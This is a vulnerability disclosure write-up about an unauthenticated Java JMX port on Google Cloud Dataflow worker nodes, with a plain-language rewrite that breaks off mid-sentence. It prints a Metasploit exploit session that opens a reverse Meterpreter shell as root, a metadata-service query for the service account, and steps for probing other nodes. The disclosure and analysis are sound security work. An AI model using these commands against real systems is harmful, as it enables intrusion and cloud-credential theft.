Dataflow Overview
An unauthenticated Java JMX service was exposed on Dataflow worker nodes, allowing remote code execution as root inside an unprivileged container. An attacker could then access the GCP metadata service to obtain the service account's credentials and potentially compromise the entire GCP project.
 Published on mbrancato.github.io
Earlier this year, I was debugging an error in Dataflow, and as part of that process, I dropped into the worker node via SSH and began to look around. Prior to that experience I hadn't thought much about what was happening on the worker node, so I made a mental reminder to dig into Dataflow as a possible exploit…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Dataflow is a runner for Apache Beam. A developer writes code with the Apache Beam SDK (Java, Python or Go, with Java being the primary SDK and the one with the most support) and Dataflow handles consuming and windowing data, spinning up worker nodes and moving data bundles between nodes for processing. Google describes it as a "fully managed data processing service".
When a job is launched, Google spins up VMs using Compute Engine with a managed instance group, based on an instance template that Google maintains. From a customer's point of view the worker nodes should fall into at least the PaaS bucket of Google's shared responsibility model: the customer deploys the job, but should not have to worry about securing the worker nodes.
The researcher's interest started while debugging an error in Dataflow. Dropping into a worker node over SSH to look around made him realise he had never thought much about what happens on the worker node, and he made a mental note to dig into Dataflow as a possible exploit vector into Google Cloud. Later that week he spun up Dataflow in his personal Google Cloud account and started digging.
What he found was an unauthenticated Java JMX service running on Dataflow nodes that, under certain circumstances, would be exposed to the Internet, allowing unauthenticated remote code execution as root, in an unprivileged container, on the target Dataflow node. It was reported to Google under the Google Cloud vulnerability reward program (VRP) and paid $3133.70.
Setup
Requirements for the walk-through:
- A Google Cloud project
- Billing must be enabled
- Compute Engine API must be enabled
- Pub/Sub API must be enabled

A project was created with the name gcp-dataflow-rce-poc (and has since been deleted).
Enabling the Compute Engine API creates a default VPC. The Pub/Sub API is normally enabled automatically for most users when Pub/Sub is accessed through the Cloud Console.
To simulate an overly permissive firewall, a bad firewall rule was added to the VPC, allowing access to TCP ports 80-8080 from all hosts.



For the example job a Dataflow streaming job was used, which is what the researcher is personally most familiar with. That needs example data sources and sinks, so two example Pub/Sub topics were created.

Dataflow also requires temporary storage, so a Google Storage bucket was created.
The Pub/Sub to Pub/Sub template was selected, with the previously created Pub/Sub source and sink and the temporary storage. Default IAM project permissions should work.

Once the job is started it can be seen in the Dataflow jobs page, and the VM nodes are visible in the Compute Engine console. By default a public IP is assigned, and access to it is governed by the VPC firewall.

Finding it
The first expectation was that a weakness would be found in the kubelet configuration. Dataflow logs showed a Kubernetes kubelet running, which is interesting because the documentation nowhere explains that Dataflow runs on GKE or otherwise uses Kubernetes.
root         698  2.0  0.5 1478308 81128 ?       Ssl  05:33   0:36 /usr/bin/kubelet --manifest-url=http://metadata.[redacted]/computeMetadata/v1/instance/attributes/google-container-manifest --manifest-
url-header=Metadata-Flavor:Google --pod-manifest-path=/etc/kubernetes/manifests --eviction-hard= --image-gc-high-threshold=100
The kubelet is indeed not using authentication, which initially looked like the target. Looking deeper, the kubelet is only used locally, and its port has a local firewall on the node that the user could not accidentally disable. It is used to read a config file via the --manifest-url option, simply to start a set of containers on the Dataflow node. An interesting and unexpected use of the kubelet, but with basically no real attack surface.
mike@rce-test-03132132-eggq-harness-9kxv ~ $ sudo iptables -S
-P INPUT DROP
-P FORWARD DROP
-P OUTPUT DROP
-N DOCKER
-N DOCKER-ISOLATION-STAGE-1
-N DOCKER-ISOLATION-STAGE-2
-N KUBE-FIREWALL
-N KUBE-KUBELET-CANARY
-A INPUT -j KUBE-FIREWALL
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 4194 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 5555 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 12345 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 12346 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 12347 -j ACCEPT
-A FORWARD -j DOCKER-ISOLATION-STAGE-1
-A OUTPUT -j KUBE-FIREWALL
-A OUTPUT -m state --state NEW,RELATED,ESTABLISHED -j ACCEPT
-A OUTPUT -o lo -j ACCEPT
-A DOCKER-ISOLATION-STAGE-1 -j RETURN
-A DOCKER-ISOLATION-STAGE-2 -j RETURN
-A KUBE-FIREWALL -m comment --comment "kubernetes firewall for dropping marked packets" -m mark --mark 0x8000/0x8000 -j DROP
-A KUBE-FIREWALL ! -s [redacted]/8 -d [redacted]/8 -m comment --comment "block incoming localnet connections" -m conntrack ! --ctstate RELATED,ESTABLISHED,DNAT -j DROP
The firewall opens some interesting ports, which were cross-referenced with the ports actually listening on the network.
mike@rce-test-03132132-eggq-harness-9kxv ~ $ sudo netstat -ltn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 [redacted]:44639         [redacted]:*               LISTEN
tcp        0      0 [redacted]:20257         [redacted]:*               LISTEN
tcp        0      0 [redacted]:10248         [redacted]:*               LISTEN
tcp        0      0 [redacted]:6060          [redacted]:*               LISTEN
tcp        0      0 [redacted]:6061          [redacted]:*               LISTEN
tcp        0      0 [redacted]:6062          [redacted]:*               LISTEN
tcp        0      0 [redacted]:35889         [redacted]:*               LISTEN
tcp        0      0 [redacted]:22              [redacted]:*               LISTEN
tcp6       0      0 :::36959                :::*                    LISTEN
tcp6       0      0 :::10250                :::*                    LISTEN
tcp6       0      0 :::10255                :::*                    LISTEN
tcp6       0      0 :::8080                 :::*                    LISTEN
tcp6       0      0 :::8081                 :::*                    LISTEN
tcp6       0      0 :::28081                :::*                    LISTEN
tcp6       0      0 :::5555                 :::*                    LISTEN
tcp6       0      0 :::12345                :::*                    LISTEN
tcp6       0      0 :::12346                :::*                    LISTEN
tcp6       0      0 :::12347                :::*                    LISTEN
Probing further, port 5555 turned out to be a Java JMX port. The assumption was that Google would generate some PKI to manage these on a per-instance-group basis or similar. Since the VM could be inspected directly, the Java processes were examined.
root        1619  1.1  1.5 9444612 237884 ?      Sl   05:33   0:14 java -Xmx5823121899 -XX:-OmitStackTraceInFastThrow -Xlog:gc*:file=/var/log/dataflow/jvm-gc.log -cp /opt/google/dataflow/streaming/libWindmil
lServer.jar:/opt/google/dataflow/streaming/dataflow-worker.jar:/opt/google/dataflow/slf4j/jcl_over_slf4j.jar:/opt/google/dataflow/slf4j/log4j_over_slf4j.jar:/opt/google/dataflow/slf4j/log4j_to_slf4j.jar:/var
/opt/google/dataflow/teleport-all-bundled-[redacted].jar -Dcom.sun.management.jmxremote.authenticate=false -Dcom.sun.management.jmxremote.port=5555 -Dcom.sun.management.jmxre
mote.rmi.port=5555 -Dcom.sun.management.jmxremote.ssl=false -Dcom.sun.management.jmxremote=true -Ddataflow.worker.json.logging.location=/var/log/dataflow/dataflow.json.log -Ddataflow.worker.logging.filepath=
/var/log/dataflow/dataflow-json.log -Ddataflow.worker.logging.location=/var/log/dataflow/dataflow-worker.log -Djava.rmi.server.hostname=localhost -Djava.security.properties=/opt/google/dataflow/tls/disable_g
cm.properties -Djob_id=2021-03-13_21_32_24-2407065038400700449 -Dsdk_pipeline_options_file=/var/opt/google/dataflow/pipeline_options.json -Dstatus_port=8081 -Dwindmill.hostport=tcp://rce-test-03132132-eggq-h
arness-9kxv:12346 -Dworker_id=rce-test-03132132-eggq-harness-9kxv org.apache.beam.runners.dataflow.worker.StreamingDataflowWorker
The main Java process had command line flags that indicated these would be easy to exploit if exposed:
-Dcom.sun.management.jmxremote.authenticate=false
-Dcom.sun.management.jmxremote.port=5555
-Dcom.sun.management.jmxremote.rmi.port=5555
-Dcom.sun.management.jmxremote.ssl=false -Dcom.sun.management.jmxremote=true
So the JMX port is open on the node, has no authentication enabled and does not use TLS. The Java process runs inside a container, gcr.io/cloud-dataflow/v1beta3/beam-java11-streaming, which is not privileged.
mike@rce-test-03132132-eggq-harness-9kxv ~ $ docker ps
CONTAINER ID        IMAGE                                                 COMMAND                  CREATED             STATUS              PORTS               NAMES
45c35eba0e2b        7f3e060bc2d1                                          "/opt/google/dataflo…"   28 minutes ago      Up 28 minutes                           k8s_healthchecker_dataflow-rce-test-03132132-egg
q-harness-[redacted]
ba1b2cbd5206        5e5fd88bb114                                          "/opt/google/dataflo…"   28 minutes ago      Up 28 minutes                           k8s_vmmonitor_dataflow-rce-test-03132132-eggq-ha
rness-[redacted]
4f66fba6f950        gcr.io/cloud-dataflow/v1beta3/beam-java11-streaming   "/opt/google/dataflo…"   28 minutes ago      Up 28 minutes                           k8s_java-streaming_dataflow-rce-test-03132132-eg
gq-harness-[redacted]
f3371b60d698        8bafeddd4c03                                          "/opt/google/dataflo…"   28 minutes ago      Up 28 minutes                           k8s_windmill_dataflow-rce-test-03132132-eggq-har
ness-[redacted]
e4a954c91d5a        k8s.gcr.io/pause:3.2                                  "/pause"                 28 minutes ago      Up 28 minutes                           k8s_POD_dataflow-rce-test-03132132-eggq-harness-
[redacted]
The container uses host networking. Being unprivileged means it cannot access the host VM as the root user, but it can still reach the host VM's metadata service, which allows generating signed JWT tokens usable against other GCP services.
Unauthenticated JMX should not be used in production and is easily exploited; Oracle warns of this in the Java documentation. Exposed internally or externally, it may allow an attacker to access the Dataflow node and the GCP service account assigned to the Dataflow job. By default that is the default compute service account, which has the Editor role on the entire GCP project.
Default internal traffic firewall rule
To attack the JMX port the goal was to make it work from the Internet, since exploitability from an internal system is a risk but unlikely to be valued or prioritised by Google. By default, Google Cloud adds a firewall rule named default-allow-internal to a project's firewall when the project is created via the Cloud Console. That rule allows nearly all traffic to pass between nodes on the VPC, so any internal VPC hosts, and possibly other hosts connected through Cloud Interconnect, may also be able to exploit the vulnerability and pivot to gain service account access in the project.
External IPs by default
Dataflow nodes are assigned an external IP by default. That address is subject to firewall controls, and no default rules allow ingress from the Internet. This is where things get implementation specific: although Google describes Dataflow as "fully managed" and a PaaS or SaaS service's security should not be impacted by a customer's VPC firewall, the worker nodes are directly impacted. The vulnerability is the unauthenticated Java JMX port exposed on the network interface of the worker node, which is entirely controlled by Google, including local firewalls, via the instance template. The customer can mitigate it by limiting or blocking all traffic to that port with the GCP VPC firewall, but would need to know that the rule is required.
The expectation was that some GCP customers likely have overly permissive firewall rules that may allow Dataflow nodes to be exposed on the Internet. A passive scan for port 5555 being open in US-based GCP regions produced over 2200 results, suggesting this does affect real customers.
Exploitation
Step 1: confirm the JMX port is reachable
mike@enemabot:~$ nmap -p 5555 -Pn [redacted]
Starting Nmap 7.80SVN ( https://nmap.org ) at 2021-03-14 05:36 UTC
Nmap scan report for 31.73.226.35.bc.googleusercontent.com ([redacted])
Host is up (0.029s latency).

PORT     STATE SERVICE
5555/tcp open  freeciv

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
The worker node is reachable from the Internet and port 5555 is open.
Step 2: exploit the JMX port with Metasploit
The easiest route was Metasploit, which has an exploit for this vulnerability and worked well.
msf6 > use exploit/multi/misc/java_jmx_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_jmx_server) > set RHOST [redacted]
RHOST => [redacted]
msf6 exploit(multi/misc/java_jmx_server) > set RPORT 5555
RPORT => 5555
msf6 exploit(multi/misc/java_jmx_server) > set TARGET 0
TARGET => 0
msf6 exploit(multi/misc/java_jmx_server) > exploit

[*] Started reverse TCP handler on xxx.xxx.xx.xx:4444
[*] [redacted]:5555 - Using URL: http://[redacted]:8080/TBcr4j3akne
[*] [redacted]:5555 - Local IP: http://xxx.xxx.xx.xx:8080/TBcr4j3akne
[*] [redacted]:5555 - Sending RMI Header...
[*] [redacted]:5555 - Discovering the JMXRMI endpoint...
[+] [redacted]:5555 - JMXRMI endpoint on localhost:5555
[*] [redacted]:5555 - Proceeding with handshake...
[+] [redacted]:5555 - Handshake with JMX MBean server on localhost:5555
[*] [redacted]:5555 - Loading payload...
[*] [redacted]:5555 - Replied to request for mlet
[*] [redacted]:5555 - Replied to request for payload JAR
[*] [redacted]:5555 - Executing payload...
[*] [redacted]:5555 - Replied to request for payload JAR
[*] Sending stage (58108 bytes) to [redacted]
[*] Meterpreter session 1 opened (xxx.xxx.xx.xx:4444 -> [redacted]:54684) at 2021-03-14 05:40:31 +0000

meterpreter > getuid
Server username: root
meterpreter > shell
Process 1 created.
Channel 1 created.
hostname
rce-test-03132132-eggq-harness-9kxv
The Metasploit output shows the RMI handshake, the mlet and payload JAR requests, and payload execution. The resulting session runs as root, and the shell is on the Dataflow worker node inside an unprivileged container. That alone does not yet make it useful from an attacker's point of view.
Step 3: reach the metadata service
To see whether there is access to the GCP project, the metadata service was queried for a service account assigned to the node and exposed to the container.
curl -s "http://metadata.[redacted]/computeMetadata/v1/instance/service-accounts/default/email" -H "Metadata-Flavor: Google"
[redacted]
It returns the Compute Engine default service account, as expected. As the default compute service account it has the Editor role and significant access to the GCP project, and it is likely that many customers keep the default IAM role on that account. Whatever service account is assigned to the Dataflow node, the container can reach the metadata service and obtain the access and IAM permissions assigned to it, which can be used to attack the customer's GCP services.
Root cause
The main Java process on the worker node runs with JMX remote management enabled, authentication disabled and SSL disabled, on port 5555. The vulnerability is that an unauthenticated Java JMX port is exposed on the network interface of the Dataflow worker node. The node also has an external IP by default, so whether the port is reachable from the Internet depends on the customer's VPC firewall rules. The default-allow-internal rule, added by default to projects created through the Cloud Console, allows nearly all traffic between VPC nodes, so internal hosts can reach the port regardless.
Impact
An attacker who can reach port 5555 can run code as root inside the unprivileged container on the Dataflow worker node. From there the container can reach the metadata service and obtain the permissions of the service account assigned to the job, which by default is the default compute service account with the Editor role on the whole project. This applies to internal VPC hosts, possibly hosts connected through Cloud Interconnect, and to external hosts where the customer's firewall rules permit it. The researcher's passive scan found over 2200 US-based GCP results with port 5555 open, which he took as evidence that real customers are affected.
Fix
No fix is described in the report. The mitigation the researcher recommends is a tag-based firewall rule on the VPC that blocks all traffic, targeting the dataflow network tag, which is configured by default for Dataflow nodes.
Variants to test
- Scan Dataflow worker nodes for port 5555 from outside and from another host in the same VPC. A positive result is a TCP connection that completes and an RMI/JMX handshake, as in the Metasploit output above.
- Check the Java command line on any managed worker node for
-Dcom.sun.management.jmxremote.authenticate=falseand-Dcom.sun.management.jmxremote.ssl=false. A positive result is a JMX port reachable without credentials or TLS. - From a shell obtained on a worker node, query the metadata service for the default service account email. A positive result is an email returned, showing the container can obtain that account's permissions.
- Review the project's firewall rules for
default-allow-internaland for any rule that opens a wide port range to all hosts. A positive result is a rule that lets external or internal hosts reach the worker node's JMX port. - Check whether the worker node's container uses host networking. A positive result means a service bound inside the container is reachable on the node's interface.
Timeline
All times US Eastern Time.

- Mar 5, 2021 11:38PM: vulnerability reported to Google's VRP, including the conditions under which it is exploitable, including user-managed firewall settings.
- Mar 8, 2021 09:56AM: triaged and assigned.
- Mar 13, 2021 07:31PM: Google closes the bug as Won't Fix (Intended Behaviour).
- Mar 13, 2021 08:12PM: the researcher responds with clarification on requirements and additional screenshots.
- Mar 14, 2021 06:06AM: the bug report is reopened and reassigned.
- Mar 14, 2021 12:36PM: more details on why it is exploitable, plus a Dataflow job ID exploited in the personal project.
- Apr 1, 2021 07:10AM: Google closes the bug as Won't Fix (Not Reproducible) and asks about the firewall rules and how the JMX port is accessed.
- Apr 1, 2021 01:59PM: the researcher responds with more information and clarifies his view of the unauthenticated JMX port as the vulnerability.
- Apr 8, 2021 06:34AM: the bug report is reopened and reassigned.
- Apr 9, 2021 02:04AM: Google confirms the default firewall rules make this exploitable internally and asks for more information on what ports are exposed externally to Dataflow nodes.
- Apr 12, 2021 08:51AM: the researcher responds with information on default firewall rules and the difference between creating a project via APIs directly and via the Cloud Console, reiterating that the unauthenticated JMX port is the vulnerability (Google managed) and the VPC firewall may be a mitigating control (user managed).
- Apr 13, 2021 09:11AM: vulnerability accepted, a bug is opened and the report is passed to the reward panel, with a warning that they do not believe it would be severe enough to qualify for a reward.
- May 4, 2021 10:20AM: the reward panel awards $3133.70.
Payout
- May 24, 2021 07:35PM: the Google VRP payment team asks for personal information.
Several exchanges followed, with a few problems and delays in being set up as a supplier to receive payment.
- August 3, 2021: payment received.
- August 9, 2021 04:56AM: Google sends a notification of a $200 payment.
- August 10, 2021 02:35PM: Google explains the $200 as appreciation for those impacted by slow bounty payouts.
What happened, in plain words
A security researcher found a way to take control of a small computer that Google creates on your behalf when you use one of its cloud services, called Dataflow. The computer, called a worker node, is meant to be managed entirely by Google: you send it a data processing job, and Google builds the machines, runs the job and cleans up afterwards. The researcher discovered that these machines run a small management service, called Java JMX, that, under certain circumstances, was exposed to the Internet. That service had no password and no encryption. If the machine could be reached from the Internet, anyone could use it to run their own code on it, as root inside an unprivileged container.
From that foothold, the attacker could ask the machine for its Google Cloud identity, a kind of digital key card that lets software use other Google services in the customer's project. By default that key card belongs to the default compute service account, which has the Editor role on the whole project.
The researcher reported this to Google through its bug bounty programme, a scheme where companies pay people who report security problems. Google first said it was intended behaviour, then said it could not reproduce it, and eventually accepted it and paid $3133.70. This article walks through how the researcher found it, how he proved it could be exploited, and what happened at each step.
Background: what Dataflow is
To follow the story you need a few ideas first.
- Cloud computing: instead of buying your own computers, you rent them from a company like Google, Amazon or Microsoft. You use a web page or a programming interface to ask for a machine, and it appears within minutes.
- Google Cloud: Google's cloud service. Inside it, everything you create lives in a project, which is like a folder that holds your machines, your storage and your permissions.
- API (Application Programming Interface): a way for one piece of software to ask another piece of software to do something. When you click a button in a web console, the console is really sending a request to an API behind the scenes. Google Cloud services are switched on per project by enabling their APIs.
- VM (virtual machine): a computer that exists only as software, running on a bigger physical computer. It behaves like a real machine: it has a processor, memory, a disk and a network connection.
- Apache Beam: a toolkit for writing programs that process large amounts of data. You write the program once, and different systems can run it.
- Dataflow: Google's service that runs Apache Beam programs. Google describes it as a "fully managed data processing service". You hand it your program and it handles the rest: reading data, splitting it up, running it on many machines at once and moving results around.
- SDK (Software Development Kit): a set of tools and libraries that make it easier to write programs for a particular platform. Apache Beam has SDKs for Java, Python and Go. Java is the primary SDK and the one with the most support.
- Runner: the part of the Beam system that actually executes your program on a particular platform. Dataflow is a runner for Apache Beam.
- Worker node: one of the machines Dataflow creates to do the actual work of your job. A job may use many of them.
- Compute Engine: Google's service for renting virtual machines. Dataflow uses it under the hood.
- Managed instance group: a Compute Engine feature that keeps a set number of identical machines running. If one dies, it is replaced automatically.
- Instance template: a recipe for a virtual machine: which operating system image to use, which startup settings to apply, which firewall rules to attach. Google maintains the template used for Dataflow worker nodes.
- Shared responsibility model: the idea that in cloud services, some security duties belong to the provider and some to the customer. In a PaaS (Platform as a Service) offering, the provider looks after the underlying machines and the customer looks after their own code and data. The researcher's view is that Dataflow worker nodes fall into at least the PaaS bucket: the customer deploys the job, but should not have to worry about securing the worker nodes.
How the researcher got interested
Earlier in the year, the researcher was debugging an error in Dataflow. As part of that, he connected to a worker node over SSH, a standard way to open a text terminal on a remote machine, and started looking around. Before that experience he had not thought much about what happens on a worker node, so he made a mental note to dig into Dataflow as a possible way into Google Cloud. Later that week he created Dataflow in his personal Google Cloud account and started digging.
After some work he found an unauthenticated Java JMX service running on Dataflow nodes. Under certain circumstances it would be exposed to the Internet, allowing unauthenticated remote code execution (RCE) as root, inside an unprivileged container, on the target Dataflow node. He reported it to Google under the Google Cloud vulnerability reward program (VRP), and Google paid him $3133.70.
A few of those terms need unpacking:
- Java: a very widely used programming language. Programs written in Java run inside a Java Virtual Machine (JVM), which is itself a program running on the machine.
- JMX (Java Management Extensions): a built-in feature of Java that lets a management tool inspect and control a running Java program from outside. It can read statistics, change settings and invoke operations. It is like a service hatch on the side of the program.
- Unauthenticated: no password, no key, no identity check. Anyone who can reach the service can use it.
- Remote code execution: the ability to make a target machine run code of your choosing. It is generally the most serious class of vulnerability, because from there an attacker can do whatever the machine's user is allowed to do.
- Root: the all-powerful administrator account on a Linux machine. Root can do anything on that machine.
- Container: a lightweight, isolated box inside a machine that runs one piece of software with its own view of the filesystem and network. It is a bit like a shipping container: it keeps its contents separate from everything else on the same ship. A privileged container is one allowed to touch the host machine's hardware and settings; an unprivileged one is restricted.
- Vulnerability reward program / bug bounty: a scheme where a company invites outsiders to report security problems and pays for good reports.
The kubelet as a target
When the researcher first began looking at Dataflow workers, he expected to find a weakness in the kubelet configuration. A kubelet is the agent that runs on every machine in a Kubernetes cluster and starts and stops the containers on that machine. Kubernetes is a system for managing containers across many machines. Looking at Dataflow logs, he had noticed a kubelet running. Nowhere in the documentation does it explain that Dataflow runs on GKE (Google Kubernetes Engine) or otherwise uses Kubernetes, so this was interesting.
root         698  2.0  0.5 1478308 81128 ?       Ssl  05:33   0:36 /usr/bin/kubelet --manifest-url=http://metadata.[redacted]/computeMetadata/v1/instance/attributes/google-container-manifest --manifest-
url-header=Metadata-Flavor:Google --pod-manifest-path=/etc/kubernetes/manifests --eviction-hard= --image-gc-high-threshold=100
This is a line from the machine's process list. Each column tells you something:
